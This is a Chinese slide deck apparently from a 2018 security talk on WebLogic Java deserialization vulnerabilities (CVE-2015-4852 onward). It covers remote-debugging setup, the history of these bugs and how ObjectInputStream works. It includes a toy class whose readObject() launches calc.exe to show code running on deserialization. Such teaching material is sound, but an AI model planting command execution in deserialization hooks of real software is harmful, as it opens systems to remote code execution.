

# Weblogic反序列化 从CVE-2015-4852说起

zjw

2018

- 远程调试weblogic
- JAVA反序列化的由来
- Weblogic的反序列化调试、分析与利用

# 远程调试weblogic (server端)

- 安装weblogic (vmvare, docker, local)
- 配置debug环境

```
root@localhost:~/Oracle/Middleware/user_projects/domains/base_domain/bin# cat setDomainEnv.sh | grep "debug" -n
52:# - The variable that determines whether the workshop related settings like the debugger,
133: nodebug)
134:     debugFlag="false"
135:     export debugFlag
191:     debugFlag="false"
192:     export debugFlag
347:debugFlag="true"
348:export debugFlag
350:if [ "${debugFlag}" = "true" ] ; then
351:    JAVA_DEBUG="-Xdebug -Xnoagent -Xrunjdwp:transport=dt_socket,address=${DEBUG_PORT},server=y,suspend=n -Djava.compiler=NONE"
```

- 启动weblogic

```
root@localhost:~/0racle/Middleware/user_projects/domains/base_domain# ./startWebLogic.sh
```

```
.  
.  
JAVA Memory arguments: -Xms256m -Xmx512m -XX:CompileThreshold=8000 -XX:PermSize=128m -XX:MaxPermSize=256m
```

```
.  
WLS Start Mode=Development
```

```
.  
CLASSPATH=/root/0racle/Middleware/patch_wls1036/profiles/default/sys_manifest_classpath/weblogic_patch.jar:/root/0racle/Middleware/patch_ocp371/profiles/default/sys_manifest_classpath/weblogic_patch.jar:/root/  
Desktop/jdk1.6.0_45/lib/tools.jar:/root/0racle/Middleware/wlserver_10.3/server/lib/weblogic_sp.jar:/root/0racle/Middleware/wlserver_10.3/server/lib/weblogic.jar:/root/0racle/Middleware/modules/features/weblogi  
c.server.modules_10.3.6.0.jar:/root/0racle/Middleware/wlserver_10.3/server/lib/webservices.jar:/root/0racle/Middleware/modules/org.apache.ant_1.7.1/lib/ant-all.jar:/root/0racle/Middleware/modules/net.sf.antcon  
trib_1.1.0.0_1-0b2/lib/ant-contrib.jar:/root/0racle/Middleware/wlserver_10.3/common/derby/lib/derbyclient.jar:/root/0racle/Middleware/wlserver_10.3/server/lib/xqrl.jar
```

```
.  
PATH=/root/0racle/Middleware/wlserver_10.3/server/bin:/root/0racle/Middleware/modules/org.apache.ant_1.7.1/bin:/root/Desktop/jdk1.6.0_45/jre/bin:/root/Desktop/jdk1.6.0_45/bin:/usr/local/sbin:/usr/local/bin:/us  
r/sbin:/usr/bin:/sbin:/bin
```

```
.  
*****
```

```
* To start WebLogic Server, use a username and *  
* password assigned to an admin-level user. For *  
* server administration, use the WebLogic Server *  
* console at http://hostname:port/console *  
*****
```

```
starting weblogic with Java version:
```

```
Listening for transport dt_socket at address: 8453
```

```
java version "1.6.0_45"
```

```
Java(TM) SE Runtime Environment (build 1.6.0_45-b06)
```

```
Java HotSpot(TM) 64-Bit Server VM (build 20.45-b01, mixed mode)
```

```
Starting WLS with line:
```

```
/root/Desktop/jdk1.6.0_45/bin/java -client -Xdebug -Xnoagent -Xrunjdwp:transport=dt_socket,address=8453,server=y,suspend=n -Djava.compiler=NONE -Xms256m -Xmx512m -XX:CompileThreshold=8000 -XX:PermSize=128m -  
XX:MaxPermSize=256m -Dweblogic.Name=AdminServer -Djava.security.policy=/root/0racle/Middleware/wlserver_10.3/server/lib/weblogic.policy -Xverify:none -ea -da:com.bea... -da:javelin... -da:weblogic... -ea:com  
.bea.wli... -ea:com.bea.broker... -ea:com.bea.sbconsole... -Dplatform.home=/root/0racle/Middleware/wlserver_10.3 -Dwls.home=/root/0racle/Middleware/wlserver_10.3/server -Dweblogic.home=/root/0racle/Middleware/  
wlserver_10.3/server -Dweblogic.management.discover=true -Dwlw.iterativeDev= -Dwlw.testConsole= -Dwlw.logErrorsToConsole= -Dweblogic.ext.dirs=/root/0racle/Middleware/patch_wls1036/profiles/default/sysex_t_ma
```

# docker

- DockerToolbox.exe(docker安装文件)

- docker-compose.exe

- docker-compose.yml


- Dockerfile

- setDomainEnv.sh

```
1 FROM qwertyz1981/weblogic_10.3.6
2 COPY setDomainEnv.sh /root/Oracle/Middleware/user_projects/domains/base_domain/bin/setDomainEnv.sh
```

- docker-compose up

- docker-compose stop




```
1 version: '2'
2 services:
3   weblogic:
4     build: .
5     ports:
6       - "7001:7001"
7       - "8453:8453"
8
```

# 远程调试weblogic (host端)

- JAVA IDE



- Eclipse for Java (各种坑)
  - ✓ ECD

- IDEA (recommended)
  - ✓ NOTHING




# 远程调试weblogic (host端)

- 任意创建一个java项目 (helloworld)
- 导入/Oracle/Middleware/modules所有文件
  - ✓ Eclipse: 项目 - 右键 - 属性 - Libraries - Add External Jars
  - ✓ DEA :File - Project Structure





# 远程调试weblogic (host端)

- 远程调试
  - ✓ Eclipse






✓IDEA



- 下断点
- 启动weblogic
- 点击debug
  - ✓Eclipse 无反应
  - ✓IDEA
- 发送payload



# 反序列化进化史

- 2015年11月6日, FoxGlove Security安全团队的@breenmachine  
✓ <https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/>
- 2015年的1月28号, Gabriel Lawrence (@gebl)和Chris Frohoff (@frohoff)在AppSecCali的报告  
✓ <https://www.slideshare.net/frohoff1/appseccali-2015-marshalling-pickles>
- 2015年的10月28号, HackPra WS 2015  
<https://www.slideshare.net/codewhitesec/exploiting-deserialization-vulnerabilities-in-java-54707478>

# 影响巨大

- weblogic

- ✓ CVE-2015-4852
- ✓ CVE-2016-0638
- ✓ CVE-2016-3510
- ✓ CVE-2017-3248
- ✓ CVE-2018-2628
- ✓ .....

- JBoss


- ✓ CVE-2016-8648
- ✓ CVE-2016-9585
- ✓ CVE-2017-12149
- ✓ CVE-2017-7504

- Jenkins

- ✓ CVE-2015-8103
- ✓ CVE-2016-0792
- ✓ CVE-2016-9299
- ✓ .....

# JAVA IN THE HOUSE

- What is serialization?
  - ✓Java 序列化是指把 Java 对象转换为字节序列的过程便于保存在内存、文件、数据库中，ObjectOutputStream类的 writeObject() 方法可以实现序列化
  - ✓Java 反序列化是指把字节序列恢复为 Java 对象的过程ObjectInputStream类的 readObject() 方法用于反序列化



# 两个类

- Class `java.io.ObjectOutputStream`
  - ✓ Writes serialized data to an `OutputStream`
  - ✓ Has methods `writeObject()`, `writeChar()`, `writeShort()`, `writeUTF()`, etc.
- Class `java.io.ObjectInputStream`
  - ✓ Reads serialized data from an `InputStream`
  - ✓ Has methods `readObject()`, `readChar()`, `readShort()`, `readUTF()`, etc

# 用法

Developers can customize how objects are serialized to bytes /deserialized from bytes

- Serializing
  1. `writeReplace()` → Developer can provide a replacement object to be serialized
  2. `writeObject()` → Full control over what will be written to the stream
- Deserializing
  1. `readObject()` → Full control over what will be read from the stream
  2. `readResolve()` → Replacing a deserialized object with another one

# What's the issue?

- ObjectInputStream does not check which class gets deserialized
- There is no whitelist/blacklist which classes are allowed to get deserialized
- All serializable classes that the current classloader can locate and load can get deserialized
- Although a class cast exception might occur in the end, the object will be created
- User supplied input can be processed in readObject()/ readResolve()
- If a class does something “dangerous” in readObject()/ readResolve() it might get abuse



- MyObject类是一个序列化的接口
  - ✓ 实现了ReadObject ()
  - ✓ Magic bytes: ac ed 00 05

```
zxt@DESKTOP-HQ638C1: /mnt/d/java_workspace/SerializeTest$ xxd name.ser
00000000: aced 0005 7372 0008 4d79 4f62 6a65 6374  ....sr..MyObject
00000010: c7a7 5c55 dba6 f698 0200 014c 0004 6e61  .zu.].....L..na
00000020: 6d65 7400 124c 6a61 7661 2f6c 616e 672f  met..Ljava/lang/
00000030: 5374 7269 6e67 3b78 7074 0003 626f 62    String;xpt..bob
```

```
SerializeTest.java
12 // TODO Auto-generated method stub
13 System.out.println("Serialize Test");
14 //This is the object we're going to serialize.
15 //String name = "bob";
16
17 MyObject myObj = new MyObject();
18 myObj.name = "bob";
19
20
21 //We'll write the serialized data to a file "name.ser"
22 FileOutputStream fos = new FileOutputStream("name.ser");
23 ObjectOutputStream os = new ObjectOutputStream(fos);
24 //os.writeObject(name);
25 os.writeObject(myObj);
26 os.close();
27
28 //Read the serialized data back in from the file "name.ser"
29 FileInputStream fis = new FileInputStream("name.ser");
30 ObjectInputStream ois = new ObjectInputStream(fis);
31
32 //Read the object from the data stream, and convert it back to a String
33 //String nameFromDisk = (String)ois.readObject();
34 MyObject objectFromDisk = (MyObject)ois.readObject();
35
36 //Print the result.
37 //System.out.println(nameFromDisk);
38 System.out.println(objectFromDisk.name);
39 ois.close();
40 }
41
42 }
43 class MyObject implements Serializable{
44     public String name;
45     private void readObject(java.io.ObjectInputStream in) throws IOException, ClassNotFoundException {
46         in.defaultReadObject();
47         this.name = this.name + "!";
48         Runtime.getRuntime().exec("calc.exe");
49     }
50 }
```

调用默认反序列化函数

Thread [main] (Suspended)

MyObject.readObject(ObjectInputStream) line: 48

NativeMethodAccessorImpl.invoke0(Method, Object, Object[]) line: not available  
[native method]

NativeMethodAccessorImpl.invoke(Object, Object[]) line: not available

DelegatingMethodAccessorImpl.invoke(Object, Object[]) line: not available

Method.invoke(Object, Object...) line: not available

ObjectStreamClass.invokeReadObject(Object, ObjectInputStream) line: not available

ObjectInputStream.readSerialData(Object, ObjectStreamClass) line: not available

ObjectInputStream.readOrdinaryObject(boolean) line: not available

ObjectInputStream.readObject0(boolean) line: not available

ObjectInputStream.readObject() line: not available

SerializeTest.main(String[]) line: 34

# Weblogic反序列化

- “集中火力干事业，钱都花在刀把上，不，刀背上” 《西红柿首富》
  - ✓ CVE-2015-4852
  - ✓ CVE-2016-0638
  - ✓ CVE-2016-3510
  - ✓ CVE-2017-3248
